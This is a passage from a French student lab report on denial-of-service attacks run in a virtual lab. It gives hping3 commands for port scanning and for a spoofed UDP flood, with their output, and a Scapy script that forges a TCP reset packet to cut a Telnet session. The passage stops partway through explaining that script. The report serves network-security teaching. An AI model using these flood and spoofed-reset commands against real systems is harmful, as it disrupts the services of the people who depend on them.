


Figure 30: Etat de réseau avant l'attaque UDP Flood

Maintenant on va commencer notre attaque. En utilisant l'outil 'hping3' on lance la commande suivante pour scanner et trouver les ports ouverts:

`sudo hping3 --scan 1-65000 192.168.1.26`



The screenshot shows a terminal window titled 'kali@kali: ~'. The command `sudo hping3 --scan 1-65000 192.168.1.26` was run, resulting in the following output:

```
(kali㉿kali)-[~]
$ sudo hping3 --scan 1-65000 192.168.1.26 -S
Scanning 192.168.1.26 (192.168.1.26), port 1-65000
65000 ports to scan, use -V to see all the replies
+---+-----+-----+-----+-----+
|port| serv name | flags | ttl| id | win | len |
+---+-----+-----+-----+-----+
 135 epmap      : .S..A ... 128 33762 65392   46
 139 netbios-ssn: .S..A ... 128 43490  8192   46
 445 microsoft-d: .S..A ... 128 12515 65392   46
 5040          : .S..A ... 128 59373 65392   46
 49490         : .S..A ... 128 26196 65392   46
 49664         : .S..A ... 128 50516 65392   46
 49665         : .S..A ... 128 50772 65392   46
 49666         : .S..A ... 128 51028 65392   46
 49667         : .S..A ... 128 51284 65392   46
 49668         : .S..A ... 128 51540 65392   46
 49669         : .S..A ... 128 51796 65392   46
All replies received. Done.
Not responding ports:
```

Figure 31: Scan des ports ouverts

Après qu'on a identifié les ports ouverts, on va choisir l'un de ces ports pour lancer notre attaque. Par exemple le port: 137. Et on lance la commande suivante :

`sudo hping3 --udp 192.168.1.26 -a 192.168.1.36 -p 137 -c 100000 --flood`


`--udp` : UDP mode.

`-a` : spoof source adresse

`-p` : pour spécifier le port.

`-c` : nombre de packets

`--flood` : envoyer un nombre énorme de paquets avec une vitesse rapide sans attendre la réponse.



The screenshot shows a terminal window titled 'kali@kali: ~'. The command `sudo hping3 --udp 192.168.1.26 -a 192.168.1.36 -p 137 -c 100000 --flood` was run, resulting in the following output:

```
Capturing from eth0
File Analyze Statistics Telephony Wireless Tools Help
File Actions View Help
kali@kali: ~ kali@kali: ~
(kali㉿kali)-[~]
$ sudo hping3 --udp 192.168.1.26 -a 192.168.1.36 -p 137 -c 100000 --flood
[sudo] password for kali:
HPING 192.168.1.26 (eth0 192.168.1.26): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
 1 192.168.1.36 192.168.1.26 UDP 42 6717 - 137 Len=0
 2 192.168.1.36 192.168.1.26 UDP 42 6718 - 137 Len=0
 3 192.168.1.36 192.168.1.26 UDP 42 6719 - 137 Len=0
 4 192.168.1.36 192.168.1.26 UDP 42 6720 - 137 Len=0
```

Figure 32: Attaque UDP Flood

Ensuite, on va aller voir encore une fois le taux d'utilisation de CPU et le trafique réseau.




Figure 33: Etat de CPU après l'attaque de UDP Flood




Figure 34: Etat de réseau après l'attaque de UDP Flood

Il est clair d'après un petit analyse qu'il y a un grand trafique dirigé vers notre machine Windows. On peut voir le trafique UDP en utilisant Wireshark.




Figure 35: Le trafique UDP après l'attaque UDP Flood

Il est clair qu'un nombre énorme de packets UDP sont envoyés depuis la machine [192.168.1.36](#) à la machine [192.168.1.26](#).

C'est ça la fin de notre LAB.

2.3 TCP Reset Attaque

2.3.1 Définition

Une attaque de réinitialisation TCP est un type d'attaque informatique qui exploite les vulnérabilités du protocole de contrôle de transmission (TCP) pour perturber le flux normal de données entre deux ordinateurs. C'est un type d'attaque de déni de service (DoS) qui peut être utilisé pour perturber la disponibilité d'un service ou d'un système. L'attaquant envoie un paquet TCP de réinitialisation forgé à l'une ou aux deux parties de la connexion, ce qui provoque la réinitialisation de la connexion et la perturbation du service.

2.3.2 Comment ça fonctionne ?

Dans un flux de paquets d'une connexion TCP, chaque paquet contient un en-tête TCP. Chacun de ces en-têtes contient un bit connu sous le nom de drapeau "réinitialisation" (RST). Dans la plupart des paquets, ce bit est réglé sur 0 et n'a aucun effet ; cependant, s'il est réglé sur 1, cela indique à l'ordinateur récepteur qu'il doit immédiatement cesser d'utiliser la connexion TCP. Il ne doit plus envoyer de paquets en utilisant les numéros d'identification de la connexion, appelés ports, et doit rejeter tous les paquets supplémentaires qu'il reçoit avec des en-têtes indiquant qu'ils appartiennent à cette connexion. Une réinitialisation TCP tue essentiellement une connexion TCP instantanément.

L'attaque de réinitialisation TCP fonctionne en envoyant un paquet TCP avec le drapeau RST (Réinitialisation) activé à un ordinateur distant. Ce paquet RST indique à l'ordinateur distant que la connexion doit être réinitialisée immédiatement.

L'ordinateur distant arrête alors la connexion TCP en cours, empêchant toute communication ultérieure entre les deux ordinateurs.

Le paquet RST peut être envoyé à partir d'une adresse IP falsifiée ou d'un ordinateur compromis sur le réseau, ce qui rend l'attaque difficile à détecter et à prévenir. De plus, les paquets RST peuvent sembler légitimes, car il est courant d'utiliser des paquets RST pour fermer proprement les connexions TCP.

Les attaquants peuvent utiliser cette technique pour perturber les connexions TCP existantes, bloquer l'accès à des sites Web ou à des services en ligne, ou même obtenir des informations sur des systèmes cibles.

2.3.3 LAB : TCP Reset Attack

Dans ce LAB, nous allons présenter l'attaque de TCP Reset.

Les Outils qu'on va utiliser sont:

Oracle VM VirtualBox

Machine Virtuelle (Attaquant): Kali Linux

Deux machines virtuelles (Victimes): Ubuntu / Ubuntu Server

Outil: Wireshark, Script Python.

Première chose qu'on va faire est de démarrer toutes les machines virtuelles.

On doit configurer les machines virtuelles (Kali, Ubuntu, Ubuntu Server) pour qu'elles soient dans la même plage réseau. Pour ça on va changer les paramètres de les machines virtuelles. On suit les étapes suivants pour chaque une des machines:

Configuration → Réseau → Mode d'accès réseau

Dans le mode accès réseau on va choisir Accès par pont et on click sur Ok.




Figure 36: Adapter de la machine Kali

Maintenant on doit connaître l'adresse IP de chaque machine. Pour toutes les machines, on va ouvrir “Terminal” et taper la commande suivante: ***ifconfig***

```
root@UbuntuServer:/home/kali# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.37 netmask 255.255.255.0 broadcast 192.168.1.255
              inet6 fe80::ed0e:6d52:1802:21f2 prefixlen 64 scopeid 0x20<link>
                ether 08:00:27:31:da:33 txqueuelen 1000 (Ethernet)
                  RX packets 491799 bytes 738670417 (738.6 MB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 349186 bytes 30836474 (30.8 MB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
                loop txqueuelen 1000 (Local Loopback)
                  RX packets 207 bytes 20755 (20.7 kB)
                  TX packets 207 bytes 20755 (20.7 kB)

root@UbuntuServer:/home/kali
```

Figure 37: Adresse IP de la machine Ubuntu Server

L'adresse IP de notre machine Ubuntu Server est : **192.168.1.37**

```
kali㉿kali:[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.38 netmask 255.255.255.0 broadcast 192.168.1.255
              inet6 fe80::7ebd:ca03:a60e:a8d4 prefixlen 64 scopeid 0x20<link>
                ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                  RX packets 799 bytes 1018723 (994.8 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 518 bytes 41570 (40.5 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
                loop txqueuelen 1000 (Local Loopback)
                  RX packets 4 bytes 240 (240.0 B)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 4 bytes 240 (240.0 B)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 38: Adresse IP de la machine Kali

L'adresse IP de notre machine Kali est : 192.168.1.38




Figure 39: Adresse IP de la machine Ubuntu Client

L'adresse IP de notre machine Ubuntu est : 192.168.1.36

Maintenant On doit tester le ping. On teste le ping en utilisant pour les trois machines la commande suivante:
ping @IP




Figure 41: Ping vers la machine Kali




Figure 40: Ping vers la machine Ubuntu Server

```

kali@kali: ~/Desktop
File Actions Edit View Help
└─(kali㉿kali)-[~/Desktop]
$ ping 192.168.1.36
PING 192.168.1.36 (192.168.1.36) 56(84) bytes of data.
64 bytes from 192.168.1.36: icmp_seq=1 ttl=64 time=1.03 ms
64 bytes from 192.168.1.36: icmp_seq=2 ttl=64 time=1.41 ms
64 bytes from 192.168.1.36: icmp_seq=3 ttl=64 time=1.09 ms

```

Figure 42: Ping vers la machine Ubuntu Client

Maintenant On va établir une connexion entre les deux machines Ubuntu et Ubuntu Server en utilisant Telnet.

Depuis notre machine Ubuntu, on lancer Terminal et on tape la commande **telnet** suivie de l'adresse IP de la machine Ubuntu Server. La commande sera donc : **telnet 192.168.1.37**

```

Activities Terminal avril 10 14:57
root@Ubuntu: /home/kali/Desktop kali@Ubuntu: ~/Desktop
root@Ubuntu:~/Desktop$ telnet 192.168.1.37
Trying 192.168.1.37...
Connected to 192.168.1.37.
Escape character is ']'.
Ubuntu 22.04.2 LTS
UbuntuServer login: kali
Password: 

```

Figure 43: Etablir une connexion Telnet

Après on doit saisir le mot de passe de la machine Ubuntu Server.

```

Activities Terminal avril 10 14:57
root@Ubuntu: /home/kali/Desktop kali@Ubuntu: ~
root@Ubuntu:~/Desktop$ telnet 192.168.1.37
Trying 192.168.1.37...
Connected to 192.168.1.37.
Escape character is ']'.
Ubuntu 22.04.2 LTS
UbuntuServer login: kali
Password: 

```

Figure 44: Session Telnet

On peut tester avec des commandes pour qu'on puisse être sûr qu'on est connecté.




Figure 45: Test de commandes au cours de la session Telnet

Alors en revenant à notre machine Kali et on lançant Wireshark et analyser le flux réseau, on va remarqué qu'il ya une connection telnet établie.




Figure 46: Paquets de type Telnet

Pour qu'on puisse lancer notre attaque, on va utiliser le script suivant:

```
#!/usr/bin/python3
import sys
from scapy.all import *
print("sending reset packet....")
IPLayer = IP(src="x.x.x.x", dst="y.y.y.y")
TCPLayer = TCP(sport = X, dport = 23, flags="R", seq=Y)
pkt = IPLayer/TCPLayer
```

ls(pkt)

send(pkt, verbose=0)

Voici un résumé de ce que fait chaque partie du script :

1- L'importation des modules nécessaires : *sys* pour les fonctionnalités système et *scapy.all* pour la manipulation des paquets réseau à l'aide de *Scapy*.

2- Affichage du message "*sending reset packet...*" pour indiquer que le script envoie un paquet de réinitialisation.

3- Création d'une couche IP (*IPLayer*) avec une adresse source et une adresse de destination.

4- Création d'une couche TCP (*TCPLayer*) avec un port source de **32345**, un port de destination de **23 (port Telnet)**, le drapeau "**R**" pour indiquer une réinitialisation de connexion, et un numéro de séquence spécifié.

5- Construction du paquet en ajoutant la couche IP (*IPLayer*) et la couche TCP (*TCPLayer*) ensemble.

6- Affichage des informations sur le paquet à l'aide de la fonction *ls(pkt)* de *Scapy*.

